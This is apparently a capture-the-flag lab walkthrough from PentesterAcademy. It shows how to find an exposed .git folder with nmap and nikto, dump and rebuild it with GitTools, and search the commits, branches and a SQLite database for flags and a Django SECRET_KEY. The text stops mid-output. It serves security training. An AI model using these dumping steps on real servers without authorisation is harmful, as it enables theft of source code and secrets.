

ATTACK

DEFENSE

by PentesterAcademy

Name	Automated Git Repo Recovery
URL	https://attackdefense.com/challengedetails?cid=2098
Type	Network Pentesting: Git

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Check the IP address of the machine.

Command: ip a

```
root@attackdefense:~#  
root@attackdefense:~# ip a  
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000  
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
    inet 127.0.0.1/8 scope host lo  
        valid_lft forever preferred_lft forever  
39350: eth0@if39351: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default  
    link/ether 02:42:0a:01:01:07 brd ff:ff:ff:ff:ff:ff link-netnsid 0  
    inet 10.1.1.7/24 brd 10.1.1.255 scope global eth0  
        valid_lft forever preferred_lft forever  
39353: eth1@if39354: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default  
    link/ether 02:42:c0:b6:0d:02 brd ff:ff:ff:ff:ff:ff link-netnsid 0  
    inet 192.182.13.2/24 brd 192.182.13.255 scope global eth1  
        valid_lft forever preferred_lft forever  
root@attackdefense:~#
```

The IP address of the target machine is "192.182.13.3".

Step 2: Scanning the target machine using nmap.

Command: nmap -sS -sV 192.182.13.3

```

root@attackdefense:~#
root@attackdefense:~# nmap -sS -sV 192.182.13.3
Starting Nmap 7.70 ( https://nmap.org ) at 2020-08-15 07:54 IST
Nmap scan report for target-1 (192.182.13.3)
Host is up (0.000016s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.29 ((Ubuntu))
MAC Address: 02:42:C0:B6:0D:03 (Unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 6.80 seconds
root@attackdefense:~#

```

Apache web server is running on the target machine.

Step 3: Using nikto to look for any interesting directories present on the target server.

Command: nikto -host 192.182.13.3

```

root@attackdefense:~#
root@attackdefense:~# nikto -host 192.182.13.3
- Nikto v2.1.6
-----
+ Target IP:          192.182.13.3
+ Target Hostname:    192.182.13.3
+ Target Port:        80
+ Start Time:         2020-08-15 07:56:37 (GMT5.5)
-----
+ Server: Apache/2.4.29 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the
  to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Server may leak inodes via ETags, header found with file /, inode: 2aa6, size: 5abfc625e2a80, mtime: gzip
+ Apache/2.4.29 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the
+ Allowed HTTP Methods: POST, OPTIONS, HEAD, GET
+ OSVDB-3233: /icons/README: Apache default file found.
+ OSVDB-3092: /.git/index: Git Index file may contain directory listing information.
+ /.git/HEAD: Git HEAD file found. Full repo details may be present.
+ /.git/config: Git config file found. Infos about repo details may be present.
+ 7915 requests: 0 error(s) and 10 item(s) reported on remote host
+ End Time:           2020-08-15 07:56:46 (GMT5.5) (9 seconds)
-----
+ 1 host(s) tested
root@attackdefense:~#

```

Nikto has discovered the presence of .git folder on the target web server.

Step 4: Checking the git. files using firefox.

Open the following URL in firefox to view the git files:

URL: <http://192.182.13.3/.git/>



Notice that the files used by git to track the code are not listed by the server.


The response says "Forbidden" meaning that the access to this resource is Forbidden / not allowed.

But since Nikto was able to find out /.git/HEAD it must be the case that directory listing is disabled in the target web server.

Checking if that is actually the case here:

Try to retrieve the contents of ".git/HEAD" file from the target web server

URL: <http://192.182.13.3/.git/HEAD>



Notice that the contents of ".git/HEAD" were successfully retrieved from the target web server. Hence, the scenario is that file listing on the target server is disabled!

In this case, it would not be possible to mirror the ".git" directory using wget utility as the file listing would not be there upon which wget would rely to follow along.

Hence, the enumeration would require the knowledge of git's internally managed files.

This task could be automated by using the following tools:

- [GitTools](#)
- [git-dumper](#)
- [ayfabtu](#)

In the lab, all 3 of these tools are present in the following directory: "/root/Desktop/tools/"

```
root@attackdefense:~#  
root@attackdefense:~# ls /root/Desktop/tools  
Delorean  JohnTheRipper  firepwd  ircsnapshot  portable  scripts  steganography  
GitTools  ayfabtu        git-dumper  known_hosts-hashcat  reGeorg  srtp-decrypt  
root@attackdefense:~#
```

Step 3: Using the tools mentioned in the previous step to dump the contents of .git directory (as much as possible) from the target web server.

Basically there are three kind of objects in a git repository:

- **Blob:** The actual data (e.g. source code)
- **Tree:** Grouping blobs together
- **Commit:** A specific state of a tree with more meta information (e.g. author/date/message)

Note: Since directory listing is disabled, it might be the case that not all the objects mentioned above might be downloaded.

Reason: In git the objects (commit, blob and tree) are stored as .git/objects/[First-2-bytes]/[Last-38-bytes] files, where [First-2-bytes][Last-38-bytes] is the SHA1-hash of the object. Since brute forcing the SHA1 keyspace isn't a good idea as it would be too time consuming.

SHA1 hash is of 40 bytes where each byte is in the set {a,b,c,...,z} + {0,1,2,...,9}

Hence, 36 valid characters for every byte = 36 raise to the power 40

which is equal to 1.7868991e+62 attempts!

Interestingly, there are some standard files present in a .git directory:

- HEAD
- objects/info/packs
- description
- config
- COMMIT_EDITMSG
- index
- packed-refs
- refs/heads/master
- refs/remotes/origin/HEAD
- refs/stash
- logs/HEAD
- logs/refs/heads/master
- logs/refs/remotes/origin/HEAD
- info/refs
- info/exclude

These files either contain reference to an object (logs could contain reference to more objects) by its hash or another file referencing an object and so on.

Hence, the above mentioned tools use the above mentioned files (and probably more) to extract as much content as possible from the .git directory (if the directory listing is disabled).

Note: In case the directory listing is enabled, the process is very easy as all the object names are shown in the file listing.

1. Running GitTools against the target .git directory:

This tool comprises of 3 small Python / Bash scripts:

1. Finder: This tool can be used to find websites with their .git repository available to the public.

2. Dumper: This tool can be used to download as much as possible from the found .git repository from web servers which do not have directory listing enabled.

3. Extractor: A small bash script to extract commits and their contents from a broken repository.

Using GitTools to extract the information from the target .git directory:

Commands:

```
cd ~/Desktop/tools/GitTools  
ls
```

```
root@attackdefense:~#  
root@attackdefense:~# cd ~/Desktop/tools/GitTools  
root@attackdefense:~/Desktop/tools/GitTools# ls  
Dumper  Extractor  Finder  LICENSE.md  README.md  
root@attackdefense:~/Desktop/tools/GitTools#
```

1. Using Finder tool:

Commands:

```
cd Finder  
ls
```

```
root@attackdefense:~/Desktop/tools/GitTools# cd Finder/  
root@attackdefense:~/Desktop/tools/GitTools/Finder#  
root@attackdefense:~/Desktop/tools/GitTools/Finder# ls  
README.md  gitfinder.py  requirements.txt  
root@attackdefense:~/Desktop/tools/GitTools/Finder#
```

Checking the usage of the above script:

Command: ./gitfinder.py --help

```
root@attackdefense:~/Desktop/tools/GitTools/Finder# ./gitfinder.py --help
#####
# Finder is part of https://github.com/internetwache/GitTools
#
# Developed and maintained by @gehaxelt from @internetwache
#
# Use at your own risk. Usage might be illegal in certain circumstances.
# Only for educational purposes!
#####

usage: gitfinder.py [-h] [-i INPUTFILE] [-o OUTPUTFILE] [-t THREADS]

optional arguments:
  -h, --help            show this help message and exit
  -i INPUTFILE, --inputfile INPUTFILE
                        input file
  -o OUTPUTFILE, --outputfile OUTPUTFILE
                        output file
  -t THREADS, --threads THREADS
                        threads
root@attackdefense:~/Desktop/tools/GitTools/Finder#
```

It takes the input file containing the hostnames / IP addresses of the target to be scanned.

Commands:

```
echo "192.182.13.3" > ~/target.txt
cat ~/target.txt
./gitfinder.py -i ~/target.txt
```

```
root@attackdefense:~/Desktop/tools/GitTools/Finder#
root@attackdefense:~/Desktop/tools/GitTools/Finder# echo "192.182.13.3" > ~/target.txt
root@attackdefense:~/Desktop/tools/GitTools/Finder# cat ~/target.txt
192.182.13.3
root@attackdefense:~/Desktop/tools/GitTools/Finder# ./gitfinder.py -i ~/target.txt

#####
# Finder is part of https://github.com/internetwache/GitTools
#
# Developed and maintained by @gehaxelt from @internetwache
#
# Use at your own risk. Usage might be illegal in certain circumstances.
# Only for educational purposes!
#####

Scanning...
[*] Found: 192.182.13.3
Finished
root@attackdefense:~/Desktop/tools/GitTools/Finder#
```

The result contains the IP address of the target server(s) on which .git folder was accessible.

2. Running Dumper tool:

Commands:

```
cd ../Dumper
ls
```

```
root@attackdefense:~/Desktop/tools/GitTools/Finder#
root@attackdefense:~/Desktop/tools/GitTools/Finder# cd ../Dumper
root@attackdefense:~/Desktop/tools/GitTools/Dumper# ls
README.md  gitdumper.sh
root@attackdefense:~/Desktop/tools/GitTools/Dumper#
```

Checking the usage of the above script:

```

root@attackdefense:~/Desktop/tools/GitTools/Dumper#
root@attackdefense:~/Desktop/tools/GitTools/Dumper# ./gitdumper.sh
#####
# GitDumper is part of https://github.com/internetwache/GitTools
#
# Developed and maintained by @gehaxelt from @internetwache
#
# Use at your own risk. Usage might be illegal in certain circumstances.
# Only for educational purposes!
#####

[*] USAGE: http://target.tld/.git/ dest-dir [--git-dir=otherdir]
           --git-dir=otherdir          Change the git folder name. Default: .git
root@attackdefense:~/Desktop/tools/GitTools/Dumper#

```

Running the above script to dump the contents from the target web server:

Command: `./gitdumper.sh http://192.182.13.3/.git/ ~/git_files`

```

root@attackdefense:~/Desktop/tools/GitTools/Dumper# ./gitdumper.sh http://192.182.13.3/.git/ ~/git_files
#####
# GitDumper is part of https://github.com/internetwache/GitTools
#
# Developed and maintained by @gehaxelt from @internetwache
#
# Use at your own risk. Usage might be illegal in certain circumstances.
# Only for educational purposes!
#####

[*] Destination folder does not exist
[+] Creating /root/git_files/.git/
[+] Downloaded: HEAD
[-] Downloaded: objects/info/packs
[+] Downloaded: description
[+] Downloaded: config
[+] Downloaded: COMMIT_EDITMSG
[+] Downloaded: index
[-] Downloaded: packed-refs
[+] Downloaded: refs/heads/master

```

```
[+] Downloaded: objects/c6/615c8b92b1ed91972102d5ca9467b7f043a01e
[-] Downloaded: objects/e6/2d6d873c930f696b38c14914dc3bddfe190007
[+] Downloaded: objects/9f/e127ba0ddbf71f9f55fa95a0fe5379a178a4bf
[+] Downloaded: objects/2e/b9c0495e3f1da650860d14ff16d06848ebd056
[+] Downloaded: objects/c7/fa85446ed07b42c0fc9646de77d0b0280ff87b
[+] Downloaded: objects/c0/cb7cf7f9aecf5e008fb117e62521643e38ade9
[+] Downloaded: objects/18/a53dd626bb41ca66b6bb1139b63a046346053a
[+] Downloaded: objects/73/d67f74b6beb93cfa49a6fe01dca6f64261fd1c
[+] Downloaded: objects/04/b846d5248d719f02fc46469444d8d1083934d9
[+] Downloaded: objects/79/1fe881daf43c0aa1c42df7c68c1bc4fc4d9497
[+] Downloaded: objects/e1/b9572bafdf96fd9b13c95d746fe7248a85cfae
[+] Downloaded: objects/01/6c8090b1b9b5f94100e97187865ba865e69b15
[+] Downloaded: objects/11/195a7bce94475fffd058a17d875a3d8c4d504
[+] Downloaded: objects/c4/b9f6ddb296e04a2c76ccbf7d7425a3803a8079
[+] Downloaded: objects/e3/027d33214b93a139447ca07024cd5671dac2f5
[+] Downloaded: objects/3c/3df17f0e5c8eaaeaa0debe9f545378dfa69dc7
[+] Downloaded: objects/5b/d5a332077d9135ac283a330e76d781f7be8de2
[+] Downloaded: objects/fd/e2e6ad622ac1dee22ef8a264cdac87486d8363
[+] Downloaded: objects/57/89f74156e0d07663a614cf38bd92d15d209a58
[+] Downloaded: objects/2a/890045548c35360d336554fd5d381948cbfe3f
[+] Downloaded: objects/90/650c142d572e1ea486df7531760a6889b1b552
root@attackdefense:~/Desktop/tools/GitTools/Dumper#
```

Commands:

```
ls -l /root
```

```
ls -al /root/git_files
```

```
root@attackdefense:~/Desktop/tools/GitTools/Dumper#
root@attackdefense:~/Desktop/tools/GitTools/Dumper# ls -l /root
total 20
drwxr-xr-x 1 root root 4096 Feb 19 2020 Desktop
drwxr-xr-x 3 root root 4096 Aug 29 13:27 git_files
-rw-r--r-- 1 root root 13 Aug 29 13:21 target.txt
drwxr-xr-t 2 root root 4096 Aug 29 13:19 thinclient_drives
root@attackdefense:~/Desktop/tools/GitTools/Dumper#
root@attackdefense:~/Desktop/tools/GitTools/Dumper# ls -al /root/git_files
total 16
drwxr-xr-x 3 root root 4096 Aug 29 13:27 .
drwx----- 1 root root 4096 Aug 29 13:27 ..
drwxr-xr-x 6 root root 4096 Aug 29 13:27 .git
root@attackdefense:~/Desktop/tools/GitTools/Dumper#
```

Notice that the output directory has been created and it contains a .git directory as well.

Inspecting the git logs:

Commands:

cd ~/git_files

git log

```
root@attackdefense:~/Desktop/tools/GitTools/Dumper#  
root@attackdefense:~/Desktop/tools/GitTools/Dumper# cd ~/git_files  
root@attackdefense:~/git_files# git log  
commit bc616d230f921999b8e968011a98cf7087dfe104 (HEAD -> master)  
Author: Steven R <steven@devel.evilcorp.com>  
Date: Sat Aug 15 03:08:52 2020 +0530  
  
Flag is removed now :)  
  
commit 3c55fb5e133d7b9cece99bc0852f2f75b3fae787  
Author: Raymond Wilson <raymond@devel.evilcorp.com>  
Date: Sat Aug 15 03:06:14 2020 +0530  
  
Added the last flag :)  
  
commit 661d3935b6f96cb855ba2085ec551ed40612d154  
Author: Sara Williams <sara@devel.evilcorp.com>  
Date: Sat Aug 15 03:02:51 2020 +0530  
  
Flag is removed now :)... Well atleast from the master it is
```

```
commit b0a9bf6847a3c5984d4cd4bec5708ada0c8395ce  
Author: Nathan Wilson <nathan@devel.evilcorp.com>  
Date: Sat Aug 15 02:43:01 2020 +0530  
  
Refactored code -- removed all __pycache__ and *.pyc files.  
  
commit 713d319217e78bbb153f12308334d7bf2133f0bc  
Author: Nathan Wilson <nathan@devel.evilcorp.com>  
Date: Sat Aug 15 02:41:49 2020 +0530  
  
Initial Commit.  
(END)
```

Notice that the git repository seems to be properly constructed by the above tool.

3. Using Extractor tool on the above generated output directory:

Checking its usage:

Commands:

```
cd ~/Desktop/tools/GitTools/Extractor/  
ls  
./extractor.sh
```

```
root@attackdefense:~/git_files#  
root@attackdefense:~/git_files# cd ~/Desktop/tools/GitTools/Extractor/  
root@attackdefense:~/Desktop/tools/GitTools/Extractor# ls  
README.md  extractor.sh  
root@attackdefense:~/Desktop/tools/GitTools/Extractor# ./extractor.sh  
#####  
# Extractor is part of https://github.com/internetwache/GitTools  
#  
# Developed and maintained by @gehaxelt from @internetwache  
#  
# Use at your own risk. Usage might be illegal in certain circumstances.  
# Only for educational purposes!  
#####  
[*] USAGE: extractor.sh GIT-DIR DEST-DIR  
root@attackdefense:~/Desktop/tools/GitTools/Extractor#
```

Running the above tool with proper arguments:

Command: ./extractor.sh ~/git_files ~/extracted

```

root@attackdefense:~/Desktop/tools/GitTools/Extractor#
root@attackdefense:~/Desktop/tools/GitTools/Extractor# ./extractor.sh ~/git_files ~/extracted
#####
# Extractor is part of https://github.com/internetwache/GitTools
#
# Developed and maintained by @gehaxelt from @internetwache
#
# Use at your own risk. Usage might be illegal in certain circumstances.
# Only for educational purposes!
#####
[+] Destination folder does not exist
[+] Creating...
[+] Found commit: 84c8137c3fe000cbe011b90d627010528da321ca
[+] Found file: /root/extracted/0-84c8137c3fe000cbe011b90d627010528da321ca/LICENSE
[+] Found file: /root/extracted/0-84c8137c3fe000cbe011b90d627010528da321ca/README.md
[+] Found file: /root/extracted/0-84c8137c3fe000cbe011b90d627010528da321ca/_config.yml
[+] Found folder: /root/extracted/0-84c8137c3fe000cbe011b90d627010528da321ca/django_web_app
[+] Found folder: /root/extracted/0-84c8137c3fe000cbe011b90d627010528da321ca/django_web_app/blog
[+] Found file: /root/extracted/18-99c48a70ad60a200dbef9bd3282012d6707d4808/django_web_app/users/migrations/__init__.py
[+] Found file: /root/extracted/18-99c48a70ad60a200dbef9bd3282012d6707d4808/django_web_app/users/models.py
[+] Found file: /root/extracted/18-99c48a70ad60a200dbef9bd3282012d6707d4808/django_web_app/users/signals.py
[+] Found folder: /root/extracted/18-99c48a70ad60a200dbef9bd3282012d6707d4808/django_web_app/users/templates
[+] Found folder: /root/extracted/18-99c48a70ad60a200dbef9bd3282012d6707d4808/django_web_app/users/templates/users
[+] Found file: /root/extracted/18-99c48a70ad60a200dbef9bd3282012d6707d4808/django_web_app/users/templates/users/login.html
[+] Found file: /root/extracted/18-99c48a70ad60a200dbef9bd3282012d6707d4808/django_web_app/users/templates/users/logout.html
[+] Found file: /root/extracted/18-99c48a70ad60a200dbef9bd3282012d6707d4808/django_web_app/users/templates/users/profile.html
[+] Found file: /root/extracted/18-99c48a70ad60a200dbef9bd3282012d6707d4808/django_web_app/users/templates/users/register.html
[+] Found file: /root/extracted/18-99c48a70ad60a200dbef9bd3282012d6707d4808/django_web_app/users/tests.py
[+] Found file: /root/extracted/18-99c48a70ad60a200dbef9bd3282012d6707d4808/django_web_app/users/views.py
root@attackdefense:~/Desktop/tools/GitTools/Extractor#

```

Commands:

ls ~

ls ~/extracted/

```

root@attackdefense:~/Desktop/tools/GitTools/Extractor#
root@attackdefense:~/Desktop/tools/GitTools/Extractor# ls ~
Desktop  extracted  git_files  target.txt  thinclient_drives
root@attackdefense:~/Desktop/tools/GitTools/Extractor#
root@attackdefense:~/Desktop/tools/GitTools/Extractor# ls ~/extracted/
0-84c8137c3fe000cbe011b90d627010528da321ca  18-99c48a70ad60a200dbef9bd3282012d6707d4808
1-bc616d230f921999b8e968011a98cf7087dfe104  2-2ab859fd53516f9f869055a9fd9e2a3cd6295c4f
10-ddf3ffb6e690f6ebe780f33e680131da4215f72b  3-024816725239f8b8bb2bc5d20d8916d326133395
11-9a875e8cbfb6e3b4c11ea7719d8aad3f18915179  4-fe2862822dd75bb3cc1b9cf67b76a03b3638b016
12-976b2e5c24646fdae9618929d43fda883a57b851  5-7ac123f945f65294f13937c7a044a89b6e42d187
13-7693fd1e294e31a2a9c001af089ba7e07b3c68db  6-45e5969f61da64115459dbde2e6bbfd58acb00e0
14-661d3935b6f96cb855ba2085ec551ed40612d154  7-0f73f6e15c998be30d8394e84999db67c02a9db6
15-b0a9bf6847a3c5984d4cd4bec5708ada0c8395ce  8-713d319217e78bbb153f12308334d7bf2133f0bc
16-27fff91d41931164a7d0e26546b4252f970e01d8  9-3c55fb5e133d7b9cece99bc0852f2f75b3fae787
17-1e58ad2952f84c38c7740dc947702411363a9027
root@attackdefense:~/Desktop/tools/GitTools/Extractor#

```

The files have been extracted into the folders based on the SHA-1 hashes of the commits.

Checking the contents of one of the extracted folders:

Command: ls ~/extracted/1-bc616d230f921999b8e968011a98cf7087dfe104/

```
root@attackdefense:~/Desktop/tools/GitTools/Extractor#  
root@attackdefense:~/Desktop/tools/GitTools/Extractor# ls ~/extracted/1-bc616d230f921999b8e968011a98cf7087dfe104/  
LICENSE README.md _config.yml commit-meta.txt django_web_app  
root@attackdefense:~/Desktop/tools/GitTools/Extractor#
```

Notice there is a file "commit-meta.txt" which contains the commit message for that commit.

Checking all the commit messages to find out any interesting information:

Use the following command to list the commit file's ("commit-meta.txt") path and its contents. The following command also places a set of pound characters (#) to indicate the ending of the output of the file.

Command: for i in `ls ~/extracted/\*/commit-meta.txt`; do echo "\$i"; cat \$i; echo "#####"; done

```
root@attackdefense:~/Desktop/tools/GitTools/Extractor# for i in `ls ~/extracted  
/*/commit-meta.txt`; do echo "$i"; cat $i; echo "#####"; done  
/root/extracted/0-84c8137c3fe000cbe011b90d627010528da321ca/commit-meta.txt  
tree 977dc5133f8d469bf014054f8d88ee48b3fb162d  
parent 2ab859fd53516f9f869055a9fd9e2a3cd6295c4f  
parent 0f73f6e15c998be30d8394e84999db67c02a9db6  
author Trenton D. James <trenton@devel.evilcorp.com> 1597440296 +0530  
committer Trenton D. James <trenton@devel.evilcorp.com> 1597440296 +0530  
  
Merge branch 'code-refactor' into HEAD  
#####  
/root/extracted/1-bc616d230f921999b8e968011a98cf7087dfe104/commit-meta.txt  
tree f1c33be6215c8e39f127b411bae632e68b03b971  
parent 3c55fb5e133d7b9cece99bc0852f2f75b3fae787  
author Steven R <steven@devel.evilcorp.com> 1597441132 +0530  
committer Steven R <steven@devel.evilcorp.com> 1597441132 +0530
```

```
Initial Commit.
#####
/root/extracted/9-3c55fb5e133d7b9cece99bc0852f2f75b3fae787/commit-meta.txt
tree 933824ad01daf32dc3e824da19bd3656acab4087
parent 661d3935b6f96cb855ba2085ec551ed40612d154
author Raymond Wilson <raymond@devel.evilcorp.com> 1597440974 +0530
committer Raymond Wilson <raymond@devel.evilcorp.com> 1597440974 +0530

Added the last flag :)
#####
root@attackdefense:~/Desktop/tools/GitTools/Extractor#
```

Notice the following commit messages:

```
/root/extracted/10-ddf3ffb6e690f6ebe780f33e680131da4215f72b/commit-meta.txt
tree d2b64818e23e1b659539d46166df469e8c2a5b84
parent b0a9bf6847a3c5984d4cd4bec5708ada0c8395ce
author Jamie Smith <jamie@devel.evilcorp.com> 1597439649 +0530
committer Jamie Smith <jamie@devel.evilcorp.com> 1597439713 +0530

Removed the flag from the sqlite database

But surprise :)

Leaving a flag in the commit message: 23620a16be75cc0kmvl7lq3tz5jt3mfvgbksl
#####
/root/extracted/11-9a875e8cbfb6e3b4c11ea7719d8aad3f18915179/commit-meta.txt
tree d2b64818e23e1b659539d46166df469e8c2a5b84
parent b0a9bf6847a3c5984d4cd4bec5708ada0c8395ce
author Jamie Smith <jamie@devel.evilcorp.com> 1597439649 +0530
committer Jamie Smith <jamie@devel.evilcorp.com> 1597439649 +0530

Removed the flag from the sqlite database
#####
```

Notice that the 2 commits in the above screenshot are from the same author and have the same tree and parent objects.

It was the amended message since the messages are also the same except the flag message!

Flag in the commit message of the amended commit:

23620a16be75cc0kmvl7lq3tz5jt3mfvgbksl

Notice another message which tells that 2 branches were merged:

```

/root/extracted/12-976b2e5c24646fdae9618929d43fda883a57b851/commit-meta.txt
tree 977dc5133f8d469bf014054f8d88ee48b3fb162d
parent 024816725239f8e8bb2bc5d20d8916d326133395
parent 0f73f6e15c998be30d8394e84999db67c02a9db6
author Trenton D. James <trenton@devel.evilcorp.com> 1597440505 +0530
committer Trenton D. James <trenton@devel.evilcorp.com> 1597440505 +0530

Merge branch 'code-refactor' into flag_f8dyxy5euu3wre8qw0vkgj9wm
#####
/root/extracted/13-7693fd1e294e31a2a9c001af089ba7e07b3c68db/commit-meta.txt
tree b47c6e325da911e62d6883a75907450e06cb42c
parent 1e58ad2952f84c38c7740dc947702411363a9027
author Heinz Stenfield <heinzsten@devel.evilcorp.com> 1597440000 +0530
committer Heinz Stenfield <heinzsten@devel.evilcorp.com> 1597440000 +0530

Added a flag in the flag branch ;)
#####

```

Flag branch: flag_f8dyxy5euu3wre8qw0vkgj9wm

Retrieving the flag from the flag branch:

Retrieving all the flag files:

Command: find ~/extracted -name "*flag*"

```

root@attackdefense:~/Desktop/tools/GitTools/Extractor#
root@attackdefense:~/Desktop/tools/GitTools/Extractor# find ~/extracted -name "*flag*"
/root/extracted/16-27fff91d41931164a7d0e26546b4252f970e01d8/django_web_app/users/flag
/root/extracted/4-fe2862822dd75bb3cc1b9cf67b76a03b3638b016/django_web_app/users/flag
root@attackdefense:~/Desktop/tools/GitTools/Extractor#

```

Notice that there are 2 files named flag. Retrieving their contents:

Commands:

```

cat ~/extracted/16-27fff91d41931164a7d0e26546b4252f970e01d8/django_web_app/users/flag
cat ~/extracted/4-fe2862822dd75bb3cc1b9cf67b76a03b3638b016/django_web_app/users/flag
cat ~/extracted/16-27fff91d41931164a7d0e26546b4252f970e01d8/commit-meta.txt

```

```

root@attackdefense:~/Desktop/tools/GitTools/Extractor#
root@attackdefense:~/Desktop/tools/GitTools/Extractor# cat ~/extracted/16-27fff91d41931164a7d0e2
6546b4252f970e01d8/django_web_app/users/flag
e62d6d873c930f696b38c14914dc3bddfe1900070d7b5c49
root@attackdefense:~/Desktop/tools/GitTools/Extractor#
root@attackdefense:~/Desktop/tools/GitTools/Extractor# cat ~/extracted/4-fe2862822dd75bb3cc1b9cf
67b76a03b3638b016/django_web_app/users/flag
e62d6d873c930f696b38c14914dc3bddfe1900070d7b5c49
root@attackdefense:~/Desktop/tools/GitTools/Extractor#
root@attackdefense:~/Desktop/tools/GitTools/Extractor# cat ~/extracted/16-27fff91d41931164a7d0e2
6546b4252f970e01d8/commit-meta.txt
tree 9e4c368ef6f83d2a2ec11879024d9e9625faf8dc
parent 976b2e5c24646fdae9618929d43fda883a57b851
author Trenton D. James <trenton@devel.evilcorp.com> 1597440572 +0530
committer Trenton D. James <trenton@devel.evilcorp.com> 1597440572 +0530

Added a flag in the flag branch ;)
root@attackdefense:~/Desktop/tools/GitTools/Extractor#

```

Notice that their contents were the same and the commit message in one of the files says that this flag was added in the flag branch!

Flag added in the flag branch: e62d6d873c930f696b38c14914dc3bddfe1900070d7b5c49

Retrieving the flag from the SQLite database:

Use the following command to get all the sqlite databases (db.sqlite3) and display their checksum along with their path (sorted):

Command: find ~/extracted -name "db.sqlite3" | xargs md5sum | sort

```

root@attackdefense:~/Desktop/tools/GitTools/Extractor#
root@attackdefense:~/Desktop/tools/GitTools/Extractor# find ~/extracted -name "db.sqlite3" |
xargs md5sum | sort
5ab9fbe95c9c397111fecedb3525068c /root/extracted/0-84c8137c3fe000cbe011b90d627010528da321ca/
django_web_app/db.sqlite3
5ab9fbe95c9c397111fecedb3525068c /root/extracted/1-bc616d230f921999b8e968011a98cf7087dfe104/
django_web_app/db.sqlite3
5ab9fbe95c9c397111fecedb3525068c /root/extracted/10-ddf3ffb6e690f6ebe780f33e680131da4215f72b
/django_web_app/db.sqlite3
5ab9fbe95c9c397111fecedb3525068c /root/extracted/11-9a875e8cbfb6e3b4c11ea7719d8aad3f18915179
/django_web_app/db.sqlite3
5ab9fbe95c9c397111fecedb3525068c /root/extracted/12-976b2e5c24646fdae9618929d43fda883a57b851
/django_web_app/db.sqlite3
5ab9fbe95c9c397111fecedb3525068c /root/extracted/13-7693fd1e294e31a2a9c001af089ba7e07b3c68db
/django_web_app/db.sqlite3

```

```

5ab9fbe95c9c397111fecedb3525068c /root/extracted/9-3c55fb5e133d7b9cece99bc0852f2f75b3fae787/
django_web_app/db.sqlite3
e060f341ae3c6042e087367c1922b439 /root/extracted/15-b0a9bf6847a3c5984d4cd4bec5708ada0c8395ce
/django_web_app/db.sqlite3
e060f341ae3c6042e087367c1922b439 /root/extracted/7-0f73f6e15c998be30d8394e84999db67c02a9db6/
django_web_app/db.sqlite3
e060f341ae3c6042e087367c1922b439 /root/extracted/8-713d319217e78bbb153f12308334d7bf2133f0bc/
django_web_app/db.sqlite3
root@attackdefense:~/Desktop/tools/GitTools/Extractor#

```

Notice that there are 2 different checksums of the files. Hence 2 databases exist. 1 has the flag and the other doesn't.

Checking for the flags in the database:

The following command would list all the tables present in the databases:

Commands:

```

sqlite3
~/extracted/0-84c8137c3fe000cbe011b90d627010528da321ca/django_web_app/db.sqlite3
".tables"
sqlite3
~/extracted/15-b0a9bf6847a3c5984d4cd4bec5708ada0c8395ce/django_web_app/db.sqlite3
".tables"

```

```

root@attackdefense:~/Desktop/tools/GitTools/Extractor# sqlite3 ~/extracted/0-84c8137c3fe000cbe01
1b90d627010528da321ca/django_web_app/db.sqlite3 ".tables"
auth_group          blog_post
auth_group_permissions  django_admin_log
auth_permission      django_content_type
auth_user            django_migrations
auth_user_groups     django_session
auth_user_user_permissions  users_profile
root@attackdefense:~/Desktop/tools/GitTools/Extractor#
root@attackdefense:~/Desktop/tools/GitTools/Extractor# sqlite3 ~/extracted/15-b0a9bf6847a3c5984d
4cd4bec5708ada0c8395ce/django_web_app/db.sqlite3 ".tables"
auth_group          django_admin_log
auth_group_permissions  django_content_type
auth_permission      django_migrations
auth_user            django_session
auth_user_groups     secr3t_fl4g
auth_user_user_permissions  users_profile
blog_post
root@attackdefense:~/Desktop/tools/GitTools/Extractor#

```

Notice that in the second output, there is a table named "secr3t_fl4g".

Use the following command to retrieve the flag from the SQLite database:

Command: sqlite3

~/extracted/15-b0a9bf6847a3c5984d4cd4bec5708ada0c8395ce/django_web_app/db.sqlite3

"select * from secr3t_fl4g;"

```
root@attackdefense:~/Desktop/tools/GitTools/Extractor#  
root@attackdefense:~/Desktop/tools/GitTools/Extractor# sqlite3 ~/extracted/15-b0a9bf6847a3c5984d4cd4bec5708ada0c8395ce/django_web_app/db.sqlite3 "select * from secr3t_fl4g;"  
Th!s !s_t#3_fl4g|3ae563952ca76f220160167730226cd28236  
root@attackdefense:~/Desktop/tools/GitTools/Extractor#
```

Flag present in the SQLite database: 3ae563952ca76f220160167730226cd28236

Retrieving the SECRET_KEY from settings.py:

Command: grep -r SECRET_KEY ~/extracted | cut -d: -f2 | sort | uniq

```
root@attackdefense:~/Desktop/tools/GitTools/Extractor#  
root@attackdefense:~/Desktop/tools/GitTools/Extractor# grep -r SECRET_KEY ~/extracted | cut -d: -f2 | sort | uniq  
Binary file /root/extracted/8-713d319217e78bbb153f12308334d7bf2133f0bc/django_web_app/django_web_app/__pycache__/settings.cpython-37.pyc matches  
